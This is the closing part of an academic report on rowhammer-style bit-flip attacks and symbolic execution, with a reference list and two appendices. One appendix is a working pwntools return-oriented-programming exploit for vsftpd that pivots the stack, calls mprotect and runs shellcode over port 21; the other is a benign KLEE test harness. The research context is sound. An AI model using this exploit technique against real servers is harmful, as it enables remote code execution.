[22] Bruce L. Jacob, Spencer W. Ng, and David T. Wang. *Memory Systems: Cache, DRAM, Disk*. Morgan Kaufmann, 2008.

[23] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ACM/IEEE 41st International Symposium on Computer Architecture, ISCA 2014, Minneapolis, MN, USA, June 14-18, 2014*, pages 361–372. IEEE Computer Society, 2014. URL: http://dx.doi.org/10.1109/ISCA.2014.6853210, doi:10.1109/ISCA.2014.6853210.

[24] Anders Trier Olesen, Jannek Alexander Westerhof Bossen, and Ólavur Debes Joensen. A survey on attack vectors and program analysis in the LLVM toolchain. Semester project report, Aalborg University, jan 2017.

[25] Kaveh Razavi, Ben Gras, Erik Bosman, Bart Preneel, Cristiano Giuffrida, and Herbert Bos. Flip Feng Shui: Hammering a needle in the software stack. In Thorsten Holz and Stefan Savage, editors, *25th USENIX Security Symposium, USENIX Security 16, Austin, TX, USA, August 10-12, 2016.*, pages 1–18.

USENIX Association, 2016. URL: https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/razavi.

[26] Heinz Riener, Finn Haedicke, Stefan Frehse, Mathias Soeken, Daniel Große, Rolf Drechsler, and Goerschwin Fey. metasmt: focus on your application and not on solver integration. *International Journal on Software Tools for Technology Transfer*, pages 1–17, 2016. URL: http://dx.doi.org/10.1007/s10009-016-0426-1, doi:10.1007/s10009-016-0426-1.

[27] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Info. & System Security*, 15(1), March 2012.

[28] Edward J. Schwartz, Thanassis Avgerinos, and David Brumley. All you ever wanted to know about dynamic taint analysis and forward symbolic execution (but might have been afraid to ask). In *31st IEEE Symposium on Security and Privacy, S&P 2010, 16-19 May 2010, Berleley/Oakland, California, USA*, pages 317–331. IEEE Computer Society, 2010. URL: https://doi.org/10.1109/SP.2010.26, doi:10.1109/SP.2010.26.

[29] Mark Seaborn and Thomas Dullien. Exploiting the DRAM rowhammer bug to gain kernel privileges, Mar 2015. Online; Accessed May 2017. URL: https://googleprojectzero.blogspot.dk/2015/03/exploiting-dram-rowhammer-bug-to-gain.html.

[30] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clémentine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic rowhammer attacks on mobile platforms. In Edgar R. Weippl, Stefan Katzenbeisser, Christopher Kruegel, Andrew C. Myers, and Shai Halevi, editors, *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 1675–1689. ACM, 2016. URL: http://doi.acm.org/10.1145/2976749.2978406, doi:10.1145/2976749.2978406.

[31] x86asm.net. coder64 edition | x86 opcode and instruction reference 1.12, Feb 2017. Online; Accessed May 2017. URL: http://ref.x86asm.net/coder64.html.

Appendices

vsftpd Exploit Script

```
1  #!/usr/bin/env python2
2  from pwn import *
3
4  context.binary = ELF('./vsftpd')
5  libc = ELF('/usr/lib/libc-2.25.so')
6
7  libcbase = 0x40018d7000
8  offset = 0x4000000000
9
10 # gadget used to change rsp
11 # push qword ptr [rcx] ; rcr byte ptr [rbx + 0x5d], 0x41 ; pop
     rsp ; ret
12 stackpivot = 0x00000000000c6104 + libcbase
13
14 # pop gadgets
15 popRSP = 0x0000000000005e76 + offset # pop rsp ; ret
16 popRDI = 0x0000000000004754 + offset # pop rdi ; ret
17 popRSI = 0x000000000000be19 + offset # pop rsi ; ret
18 popRDX = 0x0000000000001b92 + libcbase # pop rdx ; ret
19
20 mprotect = libcbase + libc.symbols['mprotect'] # addresses for
     the mprotect function in libc
21
22 buf = 0x00400242b000 # address of our controlled buffer
23
24 payload = ""
25 payload += "A"*10
26
27 # rearranges the stack, so it is aligned, and skips part of the
     buffer which is already used
28 payload += p64(popRSP)
29 payload += p64(buf + 0x34)
30
31 payload += "B"*(0x24-len(payload))
32
33 # we use a gadget to change rsp to our buffers address
34 payload += p64(stackpivot)
35
```

```
36 # buf as hex. special because we need \n to be part of the
     address
37 payload +=  "\n" + "\xb0\x42\x02\x40\x00\x00\x00"
38
39 # call to mprotect, making our buffer executable
40 payload += p64(popRDI)
41 payload += p64(buf)
42 payload += p64(popRSI)
43 payload += p64(0x2000)
44 payload += p64(popRDX)
45 payload += p64(0x7)
46 payload += p64(mprotect)
47 payload += p64(buf + 0x74)
48
49 # make the server echo this message back
50 payload += asm(shellcraft.echo("Remote code execution
     works!\n"))
51
52 payload += asm(shellcraft.exit()) # clean exit
53
54 # connect to vsftpd, send payload, and receive reply
55 p = remote('localhost', 21)
56 log.info(p.recvline())
57 log.info('Sending payload')
58 p.sendline(payload)
59 log.info('Received data:\n' + p.recvall())
```

Listing 34: Exploit code for vsftpd.

A fully configured example input for FLOP

```c
#include <stdio.h>
#include <string.h>
#include <klee/klee.h>

#define MAX_LEN 100

int main(){
  int startAuth, authenticated;
  char password[MAX_LEN];

/* "Original" input:
  scanf("%d", &startAuth);
  scanf("%s", password);
*/

  startAuth = klee_int("startAuth");
  klee_assume(startAuth == 1);

  klee_make_symbolic(password, MAX_LEN, "password");
  // Binary AND to prevent short circuit
  klee_assume(password[0] == 'a' & password[1] == 'b' &
              password[2] == 'c' & password[3] == '\n');

  if (startAuth){
    if (!strncmp(password, "hunter2", MAX_LEN)){
      authenticated = 1;
    } else {
      authenticated = 0;
    }
  } else {
    authenticated = 0;
  }

  if (authenticated) {
    printf("Authenticated!\n");
    klee_assert(0);
  } else {
    printf("Not authenticated!\n");
  }
}
```

Listing 35: Simple example with tree branches, and initial input `startAuth := 1` and `password := "abc"`.